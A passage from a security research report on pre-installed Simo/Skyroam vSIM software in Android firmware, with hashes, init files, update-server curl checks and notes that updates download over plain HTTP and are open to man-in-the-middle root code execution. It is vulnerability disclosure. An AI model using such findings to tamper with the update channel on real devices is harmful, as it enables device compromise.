


Figure 10. Screenshot from https://simowireless.com/partners.html listing's Simo's partners.

There is another webpage with a title of "Simo Company" that links to various Skyroam and Simo's websites that has a URL of https://simocompany.com. A screenshot of the partners listed from this website is provided in Figure 11. While we are unsure if the https://simocompany.com website is official or not, it provides a slightly different group of partners than those shown in Figure 10.

Figure 11. Screenshot of listed partners from the https://simocompany.com website that was taken on May 3, 2021.

4.3 Embedded Strings in the /system/bin/osi_bin Binary

The /system/bin/osi_bin binary from the BLU G90 Android device contains various hard-coded strings that appear to be the names of vendors and models. The strings were extracted using the strings command and a snippet of the strings command output that appears to indicate vendors and models is provided in Appendix G. Some listed vendors that appear to be mentioned in hard-coded string literals in the /system/bin/osi_bin binary that are not mentioned as a supported device or a partner in either Figure 10 or Figure 11 are the following: DOOGEE, BQ, Haier, Leagoo, and Konka.

4.4 Firmware Examination of Simo-Compatible Devices

We discovered the confirmed vulnerabilities and the PII transmissions while analyzing the BLU G90, BLU G9, and Luna Simo Android devices, but we also examined firmware images for devices that Simo's website lists as supported devices.[30] In addition, we verified the insecure update vulnerabilities in the Wiko Tommy 3 and Wiko Tommy 3 Plus Android devices. We downloaded publicly available firmware from online repositories that host Android firmware images for the Android devices that Simo states that it supports on its website. Table 13 provides the device name, build fingerprint, and source URL for each firmware we examined. Since these firmware images are downloaded from a third-party and not directly from the vendor or from a device, there is the possibility that they are inauthentic.

Table 13. Firmware Image Information for Android devices that contain Simo software.

Device	Build Fingerprint	URL for Firmware Download
TECNO Camon 12 (CC7)	TECNO/H626/TECNO-CC7:9/PPR1.180610.011/ABC-191216V230:user/release-keys	https://romprovider.com/tecno-cc7-firmware-flash-file-mt6762-9-0/
TECNO Camon 12 Pro (CC9)	TECNO/H626/TECNO-CC9:9/PPR1.180610.011/FGH-200106V274:user/release-keys	https://romprovider.com/tecno-camon-12-pro-firmware-support/

4.4.1 Tecno Camon 12 (CC7)

We downloaded the firmware for the Tecno Camon 12 from the ROMProvider online repository of publicly available firmware images listed in Table 13. The specific Tecno Camon 12 firmware we examined has a build fingerprint of TECNO/H626/TECNO-CC7:9/PPR1.180610.011/ABC-191216V230:user/release-keys. Table 14 displays meta-data for the Simo pre-installed apps that were present in the Tecno 12 firmware image.

30 https://simowireless.com/phoneWithSIMO.html

Table 14. Simo pre-installed Android apps in the Tecno Camon 12 firmware.

Package Name	Version Code	Version Name	App File Path	SHA-256 Message Digest
com.skyroam.silverhelper	215	2.0.215	/system/priv-app/SilverHelper/SilverHelper.apk	9d95829217fa836793262a2a08a5db6d09119bd5c99e-560ce5a25eab9918b26b
com.skyroam.app	358	4.0.358	/system/app/Simo/Simo.apk	a13cfba7b-

From the same Tecno Camon 12 firmware image, we also extracted the system binaries where Table 15 provides their paths on the system and their SHA-256 message digests.

Table 15. Simo system binaries from the Tecno Camon 12 firmware.

Binary File Path	SHA-256 Message Digest
/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2ec05ed7e9166e82f679c425003a
/system/bin/osi_bin	2d2e033925917298b953fb66537dcdb648bcf0002163d0d65241057fb4f17faf

The /system/bin/osi binary from the Tecno Camon 12 firmware has the same SHA-256 message digest as the /system/bin/osi binary from the BLU G90 firmware as shown in Table 4. The purpose of /system/bin/osi file, as described in Section 1.5, is to start the corresponding /system/bin/osi_bin binary and to mount the /data/simo_fs/upgrade/tmp directory on /data/simo_fs/runspace which is later used for Simo to remotely update their software outside of the standard FOTA update process.

The /system/bin/osi_bin binary from the Tecno Camon 12 firmware has the same SHA-256 message digest as the /system/bin/osi binary from the Luna Simo Android device as shown in Table 4. We dynamically observed the vulnerabilities and PII transmissions from the Luna Simo device. Since we don't have the Tecno Camon 12 device, which is not easily obtainable in the United States, we are unable to dynamically verify the runtime behavior of the software although it does contain the the same /system/bin/osi_bin binary as the Luna Simo that exhibited the vulnerabilities and PII transmission. Therefore, the behavior of the /system/bin/osi_bin binary, responsible for the update vulnerabilities and certain PII transmissions, will have the same behavior unless there is some disparate configuration which prohibits this behavior at runtime.

4.4.2 Tecno Camon 12 Pro (CC9)

We downloaded the firmware for the Tecno Camon 12 Pro from the ROMProvider online repository of publicly available firmware images listed in Table 13. The specific Tecno Camon 12 Pro firmware we examined has a build fingerprint of TECNO/H626/TECNO-CC9:9/PPR1.180610.011/FGH-200106V274:user/release-keys. Table 16 displays meta-data for the Simo pre-installed apps that were present in the Tecno 12 Pro firmware image.

Table 16. Simo pre-installed Android apps in the Tecno Camon 12 Pro firmware.

Package Name	Version Code	Version Name	App File Path	SHA-256 Message Digest
com.skyroam.silverhelper	215	2.0.215	/system/priv-app/SilverHelper/SilverHelper.apk	9d95829217fa836793262a2a08a5db6d09119bd5c99e-560ce5a25eab9918b26b
com.skyroam.app	358	4.0.358	/system/app/Simo/Simo.apk	a13cfba7b-

Table 17 lists the system binaries and their corresponding SHA-256 message digests that we extracted from the Tecno Camon 12 Pro firmware.

Table 17. Simo system binaries from the Tecno Camon 12 Pro firmware.

Binary File Path	SHA-256 Message Digest
/system/bin/osi	eb35b50e617daaf30b43800468adb5e1e5cc2ec05ed7e9166e82f679c425003a
/system/bin/osi_bin	2d2e033925917298b953fb66537dcdb648bcf0002163d0d65241057fb4f17faf

The Simo software that is present in the Tecno Camon 12 Pro firmware is the same as the Tecno Camon 12 firmware based on the same SHA-256 message digests for Simo's pre-installed apps and system binaries. The system binaries have the same SHA-256 message digests as the Luna Simo Android device which we dynamically verified the vulnerabilities and observed the PII transmissions. Since the software is the same, it contains the same artifacts that make the software appear to have a vulnerable software update process upon static inspection of the code.

5. Potential Remote Exploitation

We examined the Wiko Tommy 3 and Wiko Tommy 3 Plus Android devices and did not see any logic for the Simo software to update itself that was similar to the later Simo software versions, although these devices are still vulnerable to the insecure software update vulnerabilities. Even though we did not see the update functionality being programmatically executed by the com.skyroam.silverhelper app, we checked for an update to the Simo software by using the standard URL template for checking for a Simo software update for the Wiko Tommy 3 (W_K600) and Wiko Tommy 3 Plus (W-V600). By standard URL template, we mean that we used the same URL that the BLU G90, BLU G9, and Luna Simo Android devices use to check for a firmware update, as shown in Listing 3, and then updated the vendorSign and model querystring parameters to WIKO and W_K600, respectively to reflect those that would be used by the Wiko Tommy 3 Android device. The value to the zipUrl key from the server response, obtained on May 3, 2021, is provided as http://p-product.skyroam.com.cn/SKYROAM_ROM_WIKO as shown in Listing 27. Notably, the download URL for the Simo software update uses HTTP which opens up the update process to remote MITM attacks that may be able to achieve remote command and code execution as the root user in the osi domain.

```
curl 'https://simo.skyroam.com/simo/common/version/serverUpdate?lowestServerVersionCode=200&phoneSystemVersion=8.1&lowestOSIVer-
sionCode=2.0.5.31&pkgName=com.skyroam.silverhelper&vendorSign=WIKO&lowestAppVersionCode=419&imei=354169090001467&time-
Zone=GMT+0&model=W_K600&versionCode=200'
{
   "code": 0,
   "data": {
      "versionCode": 213,
      "name": "213",
      "size": "2.17 MB",
      "description": "213              bug",
      "status": "RELEASED",
      "lowestVersionCode": 0,
      "zipUrl": "http://p-product.skyroam.com.cn/SKYROAM_ROM_WIKO"
   }
}
```

Listing 27. Network request and response using curl command to check for a Simo software update file for the Wiko Tommy 3 Android Device.

As of April 29, 2021, the p-product.skyroam.com.cn domain resolved to multiple IP addresses as shown in Listing 28.

```
$ date ; dig p-product.skyroam.com.cn
Mon May  3 20:42:57 EDT 2021

; <<>> DiG 9.10.6 <<>> p-product.skyroam.com.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46410
;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 3, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;p-product.skyroam.com.cn.   IN          A
```

```
;; ANSWER SECTION:
p-product.skyroam.com.cn. 33        IN      CNAME   p-product.skyroam.com.cn.qiniudns.com.
p-product.skyroam.com.cn.qiniudns.com. 34 IN CNAME overseacdnweb.qiniu.com.w.kunlunno.com.
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.229
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.228
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.226
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.230
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.224
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.225
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.227
overseacdnweb.qiniu.com.w.kunlunno.com.     60 IN A     47.246.44.231

;; AUTHORITY SECTION:
w.kunlunno.com.         732     IN      NS      ns5.kunlunno.com.
w.kunlunno.com.         732     IN      NS      ns4.kunlunno.com.
w.kunlunno.com.         732     IN      NS      ns3.kunlunno.com.

;; ADDITIONAL SECTION:
ns3.kunlunno.com.  732      IN      A       203.107.0.212
ns3.kunlunno.com.  732      IN      A       203.107.0.213
ns3.kunlunno.com.  732      IN      A       121.43.18.42
ns4.kunlunno.com.  732      IN      A       101.200.28.73
ns4.kunlunno.com.  732      IN      A       120.25.118.73
ns4.kunlunno.com.  732      IN      A       203.107.0.212
ns5.kunlunno.com.  732      IN      A       205.204.111.222
ns5.kunlunno.com.  732      IN      A       203.107.0.212

;; Query time: 78 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon May 03 20:42:57 EDT 2021
;; MSG SIZE  rcvd: 463
```

Listing 28. DNS resolution of the p-product.skyroam.com.cn domain using the dig command, as of May 3, 2021.

Table 18 provides the MaxMind GeoIP2 output for the IP addresses that the p-product.skyroam.com.cn domain resolves to as of May 3, 2021.

Table 18. Location estimates for the servers running the simo.skyroam.com domain.

IP Address	Country Code	Location	Network	Postal Code	Approximate Coordinates*	Accuracy Radius (km)	ISP	Organization	Domain	Metro Code
	SE	Stockholm, Stockholm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		
	SE	Stockholm, Stockholm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		
	SE	Stockholm, Stockholm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		

	SE	Stock-holm, Stock-holm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		
	SE	Stock-holm, Stock-holm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		
	SE	Stock-holm, Stock-holm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		
	SE	Stock-holm, Stock-holm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		
	SE	Stock-holm, Stock-holm County, Sweden, Europe		173 11	59.3333, 18.05	1000	Zhejiang Taobao Network Co.,Ltd	Zhejiang Taobao Network Co.,Ltd		

In addition, we examined the Wiko Tommy 3 Plus firmware and used the standard URL template for checking for a Simo software update for the Wiko Tommy 3 Plus (W-V600). The value to the zipUrl key from the server response is provided as http://p-product.skyroam.com.cn/SKYROAM_ROM_WIKO as shown in Listing 29. Notably, the download URL for the Simo software update uses HTTP which is open to remote attacks such as a MITM attack. Notably, the Wiko Tommy 3 and Wiko Tommy 3 Plus use the same URL in the zipUrl key in the response as the Wiko Tommy 3.

```
curl 'https://simo.skyroam.com/simo/common/version/serverUpdate?lowestServerVersionCode=200&phoneSystemVersion=8.1&lowestOSIVersionCode=2.0.5.31&pkgName=com.skyroam.silverhelper&vendorSign=WIKO&lowestAppVersionCode=419&imei=354169090001467&timeZone=GMT+0&model=W-V600&versionCode=200'
{
  "code": 0,
  "data": {
    "versionCode": 213,
    "name": "213",
    "size": "2.17 MB",
    "description": "213            bug",
    "status": "RELEASED",
    "lowestVersionCode": 0,
    "zipUrl": "http://p-product.skyroam.com.cn/SKYROAM_ROM_WIKO"
  }
}
```

Listing 29. Network request and response using curl command to check for a Simo software update file for the Wiko Tommy 3 Plus Android Device.

6. Android Firmware With References to Simo Software

We examined Kryptowire's local repository of Android firmware images to check for firmware that contains Simo software. We identified various Android firmware that contains the /system/bin/osi binary but lacks any other Simo software. The build fingerprint for each device is provided and we have made a best effort to find the corresponding model name

that corresponds to the build fingerprint from the firmware. The firmware listed in Table 19 contains the /system/bin/osi binary, but does not contain the other Simo software; namely, the /system/bin/osi binary and either of the two pre-installed apps with package names of com.skyroam.silverhelper and com.skyroam.app.

Table 19. Sampling of firmware images that contain the /system/bin/osi binary but lack other Simo software.

Vendor	Model	Init file with the osi service	Build Fingerprint
Infinix	Hot 9 Play	/system/etc/init/osi.rc	Infinix/X680-AS/Infinix-X680:10/QP1A.190711.020/E-AS-200702V45:user/release-keys
Infinix	Smart 5	/system/etc/init/osi.rc	Infinix/X657B-OP/Infinix-X657B:10/QP1A.190711.020/DEF-OP-200409V57:user/release-keys
Infinix	Zero 8	/system/etc/init/osi.rc	Infinix/X687-OP/Infinix-X687:10/QP1A.190711.020/D-OP-200611V100:user/release-keys
Infinix	Zero 8i	/system/etc/init/osi.rc	Infinix/X687B-OP/Infinix-X687B:10/QP1A.190711.020/200820V065:user/release-keys
Tecno	Pouvoir 4	/system/etc/init/osi.rc	TECNO/LC7-GL/TECNO-LC7:10/QP1A.190711.020/BCF-GL-200612V304:user/release-keys
Tecno	Spark 5 Air	/system/etc/init/osi.rc	TECNO/KD6a-OP/TECNO-KD6:10/QP1A.190711.020/AC-OP-200506V145:user/release-keys
Tecno	Spark 6 Air	/system/etc/init/osi.rc	TECNO/KE6j-GL/TECNO-KE6j:10/QP1A.190711.020/GH-GL-200617V123:user/release-keys
Tecno	Spark 6	/system/etc/init/osi.rc	TECNO/KE7-GL/TECNO-KE7:10/QP1A.190711.020/GHI-JKM-GL-200617V060:user/release-keys

Interestingly, we identified 28 different builds, provided in Table 20, that have an osi Init service declared in an Init rc file but lack the corresponding /system/bin/osi binary and all other pre-installed Simo software. Based on the build fingerprint from the builds, we made a best effort to convert the internal model to one that is more recognizable to the consumer (e.g., Infinix X-660 changed to Infinix S5 Pro). This conversion process may not be completely accurate since there is not always authoritative information directly from the vendor to aid in the conversion process.

Table 20. Firmware that contains an osi Init service declaration in an Init rc file, but lacks the corresponding /system/bin/osi binary.

Vendor	Model	Init file with the osi service	Build Fingerprint
BLU	G80	/vendor/etc/init/hw/init.mt6763.rc	BLU/G80/G0290WW:9/PPR1.180610.011/1579022089:user/release-keys
BLU	Vivo Go	/vendor/etc/init/hw/init.mt6739.rc	BLU/VIVO_GO/V0390WW:9/PPR1.180610.011/1544759705:user/release-keys
BLU	G9 Pro	/vendor/etc/init/hw/init.mt6771.rc	BLU/G9_PRO/G0230WW:9/PPR1.180610.011/1563446938:user/release-keys
BLU	Vivo XI	/vendor/etc/init/hw/init.mt6771.rc	BLU/Vivo_XI/V0310WW:9/PPR1.180610.011/1569469089:user/release-keys
BLU	G70	/vendor/etc/init/hw/init.mt6763.rc	BLU/G70/G0250WW:9/P00610/1597651288:user/release-keys
BLU	Bold N1	/vendor/etc/init/hw/init.mt6771.rc	BLU/BOLD_N1/N0030WW:9/PPR1.180610.011/1571196448:user/release-keys
Coolpad	N3C	/vendor/etc/init/hw/init.mt6739.rc	Coolpad/N3C/N3C:8.1.0/O11019/1538236809:user/release-keys

Infinix	S5 Pro	/vendor/etc/init/hw/init.mt6765.rc	Infinix/X660-IN/Infinix-X660:10/QP1A.190711.020/A-191205V342:user/release-keys
Infinix	Smart 4 Plus	/vendor/etc/init/hw/init.mt6765.rc	Infinix/X680D-IN/Infinix-X680D:10/QP1A.190711.020/J-AS-200905V210:user/release-keys
Infinix	S4	/vendor/etc/init/hw/init.mt6761.rc	Infinix/H624/Infinix-X627STU:9/PPR1.180610.011/STXYZAa-190508V182:user/release-keys
Infinix	H613	/vendor/etc/init/hw/init.mt6761.rc	Infinix/H613/Infinix-X5516C:9/PPR1.180610.011/E-190403V85:user/release-keys
Infinix	Smart 4	/vendor/etc/init/hw/init.mt6761.rc	Infinix/H6114/Infinix-X653:9/PPR1.180610.011/NOP-200403V301:user/release-keys
Lava	Z92	/vendor/etc/init/hw/init.mt6765.rc	LAVA/Z92/Z92:8.1.0/O11019/1535088037:user/release-keys
Lava	Z92	/vendor/etc/init/hw/init.mt6765.rc	LAVA/Z92/Z92:8.1.0/O11019/1559316663:user/release-keys
Lava	Z71	/vendor/etc/init/hw/init.mt6761.rc	LAVA/LF9820/LF9820:9/PPR1.180610.011/1572844071:user/release-keys
Lava	Z93	/vendor/etc/init/hw/init.mt6765.rc	LAVA/LE9830/LE9830:9/PPR1.180610.011/1560428847:user/release-keys
Lenovo	A6 Note Arizona	/vendor/etc/init/hw/init.mt6765.rc	Lenovo/Arizona/Lenovo_A6_Note:9/PPR1.180610.011/36320:user/release-keys
Nokia	2.3	/vendor/etc/init/hw/init.mt6761.rc	Nokia/Ironman_00WW/IRM_sprout:9/PPR1.180610.011/00WW_1_400:user/release-keys
Tecno	LA7	/vendor/etc/init/hw/init.mt6739.rc	TECNO/H393/TECNO-LB7:8.1.0/O11019/DEF-190425V213:user/release-keys
Tecno	Pouvoir 4	/vendor/etc/init/hw/init.mt6761.rc	TECNO/LC7-GL/TECNO-LC7:11/RP1A.200504.003/BCF-200703V218:user/release-keys
Tecno	Pouvoir 3	/vendor/etc/init/hw/init.mt6739.rc	TECNO/H393/TECNO-LB7:8.1.0/O11019/DEF-190425V213:user/release-keys
Tecno	Spark 3 Pro	/vendor/etc/init/hw/init.mt6761.rc	TECNO/H624/TECNO-KB8:9/PPR1.180610.011/BNPQ-190424V179:user/release-keys
Tecno	Spark 4 Air	/vendor/etc/init/hw/init.mt6761.rc	TECNO/H6114B/TECNO-KC1j:9/PPR1.180610.011/B-190731V141:user/release-keys
Tecno	Spark 4	/vendor/etc/init/hw/init.mt6761.rc	TECNO/H6113/TECNO-KC2:9/PPR1.180610.011/AI-190925V186:user/release-keys
Tecno	Spark Go	/vendor/etc/init/hw/init.mt6761.rc	TECNO/H6114V/TECNO-BB4k:9/PPR1.180610.011/V-191216V24:user/release-keys
Xiaomi	Redmi 6A	/vendor/etc/init/hw/init.mt6765.rc	xiaomi/cactus/cactus:9/PPR1.180610.011/V11.0.8.0.PCBMIXM:user/release-keys
ZTE	Blade A350	/vendor/etc/init/hw/init.mt6739.rc	ZTE/MTEL_BA_P639F10/P639F10:8.1.0/O11019/20190426.022643:user/release-keys
ZTE	Blade A7	/vendor/etc/init/hw/init.mt6771.rc	ZTE/GEN_CN_P671S02/P671S02:9/PPR1.180610.011/20190829.064029:user/release-keys

We identified additional builds that lacked a proper build fingerprint which contained an Init rc file that declared the osi Init service, but lacked the corresponding /system/bin/osi binary and all other pre-installed Simo software. Table 21 provides these 8 Oppo and RealMe builds which do not have an established build fingerprint in their standard build properties files, so their ro.build.description system property is provided instead.

Table 21. Devices that contain an osi Init service declaration in an Init rc file, but not the corresponding /system/bin/osi binary and also don't have a proper build fingerprint in their build properties files.

Vendor	Model	Init file with the osi service	Build Description
Oppo	F7	/vendor/etc/init/hw/init.mt6771.rc	full_oppo6771-user 10 QP1A.190711.020 7604ad4e-2b1328a1 release-keys
Oppo	Reno 3	/vendor/etc/init/hw/init.mt6885.rc	full_oppo6885-user 10 QP1A.190711.020 2tc16sp-mt6885V1 release-keys
	6	/vendor/etc/init/hw/init.mt6785.rc	full_oppo6785-user 10 QP1A.190711.020 0b36b-6c4f9b3bf3b release-keys
	6	/vendor/etc/init/hw/init.mt6785.rc	full_oppo6785-user 10 QP1A.190711.020 f98a4913a52475a1 release-keys
	C3	/vendor/etc/init/hw/init.mt6768.rc	full_oppo6769-user 10 QP1A.190711.020 68b77aba7cb33275 release-keys
	C11	/vendor/etc/init/hw/init.mt6765.rc	full_oppo6765-user 10 QP1A.190711.020 bedd37e-98646d3a1 release-keys

Various Android builds, shown in Table 20 and Table 21, contain an Init rc file that declares the osi service but do not contain the corresponding /system/osi/bin executable. The declaration of the osi service occurs in an Init rc file that corresponds to a MediaTek System on a Chip (SoC) as indicated by its name. For example, the Xiaomi Redmi 6A firmware contains the /vendor/etc/init/hw/init.mt6765.rc file which corresponds to a MT6765 SoC which is shown in Listing 30.

```
# VSIM service (vendor OSI)
service osi /system/bin/osi
    class main
    user root
    disabled
    oneshot
    #seclabel u:r:osi:s0
```

Listing 30. Snippet of the /vendor/etc/init/hw/init.mt6765.rc file from the Xiaomi Redmi 6A build from Table 20.

This appears to be somewhat common among various Android vendors using certain MediaTek SoCs.

7. SIMO App User Experience

We tried using Simo's vSIM functionality on the BLU G90 Android device using with the most recent build, BLU/G90/G0310WW:10/QP1A.190711.020/1615191540:user/release-keys, that was available to it as of May 3, 2021. The BLU G90 Android device has the pre-installed app with a package name of com.skyroam.app which serves as the GUI to allow the user to utilize the vSIM technology offered by Simo. We were not able to successfully connect when we followed the instructions provided here: https://simowireless.com/how-to-use.html. We tried with multiple network configurations including no network proxy at all, but we were unable to successfully use the SIMO app to use the vSIM service. When trying to connect via the com.skyroam.app app, the app would just stall on the setup phase, as shown in Figure 12. It would "hang" on this screen with the dialog in the foreground for more than an hour.




Figure 12. Screenshot of BLU G90 where the SIMO app stalls and fails to make progress.

We looked into the logcat log entries written by the com.skyroam.app app, when it was failing to make progress as shown in Figure 12, to see if we could help debug the process to get it to work. Listing 31 provides some log messages written by the com.skyroam.app app when we were trying to register for the Simo service.

```
02-10 14:29:19.455 10265 10265 D ProgressSubject: externalCausesLimit()true
02-10 14:29:19.455 10265 10265 D ProgressSubject: progressChangeInterceptor()ProgressEvent{progressLock=false, progress=-1, backProgressLock=false, backProgress=-1}
02-10 14:29:19.455 10265 10265 D ProgressSubject: resetAllProgressState()resetAllProgressState
02-10 14:29:19.455 10265 10265 D ProgressSubject: vsimStop()vsimStop
02-10 14:29:19.455 10265 10265 D OpenSwitchSubject: externalCausesLimit: falsetruefalsefalse
02-10 14:29:19.455 10265 10265 D OpenSwitchSubject: stateChangeInterceptor  false
02-10 14:29:19.455 10265 10265 D OpenSwitchSubject: externalCausesLimit: falsetruefalsefalse
02-10 14:29:19.455 10265 10265 D TipSubject: externalCausesChange: isActivation
02-10 14:29:19.455 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.455 10265 10265 D TipSubject: update:
02-10 14:29:19.455 10265 10265 D TipSubject: update: SignalVisiableObservable
02-10 14:29:19.455 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.455 10265 10265 D TipSubject: externalCausesChange: isActivation
02-10 14:29:19.455 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: update:
02-10 14:29:19.456 10265 10265 D TipSubject: update: SignalVisiableObservable
02-10 14:29:19.456 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: externalCausesChange: isActivation
02-10 14:29:19.456 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: update:
02-10 14:29:19.456 10265 10265 D TipSubject: update: SignalVisiableObservable
02-10 14:29:19.456 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: externalCausesChange: isActivation
02-10 14:29:19.456 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: update:
02-10 14:29:19.456 10265 10265 D TipSubject: update: SignalVisiableObservable
02-10 14:29:19.456 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: externalCausesChange: isActivation
02-10 14:29:19.456 10265 10265 D TipSubject: @@@@@@before slowSetText: SIMO is not connected  lastString : SIMO is not connected
02-10 14:29:19.456 10265 10265 D TipSubject: update:
```

Listing 31. A snippet of the logcat messages written by the com.skyroam.app app when it would stall on the setup phase.

After trying to connect multiple times, we started to receive a message that stated “activate vsim fail , errorcode: 503331652” via a notification, as shown in Figure 13.




Figure 13. Failure to activate the vSIM notification occurring during the setup process.

The heads-up notification, shown at the top of Figure 13, kept recurring. We were unable to make any further progress, so we called customer support using the phone number +1 855 759 7626 that was provided in the app. When calling on February 10, 2021, they said we needed to call another number which they provided: +1 725 222 0649. This number was a Google Voice number where no one answered. We left a name and phone number, but we did not receive any return calls as of May 3, 2021. It appears that we were not alone in our recent difficulty in using the Simo software. Figure 14 provides a screenshot of some recent consecutive reviews showing that other users have also had some difficulty connecting using the app.


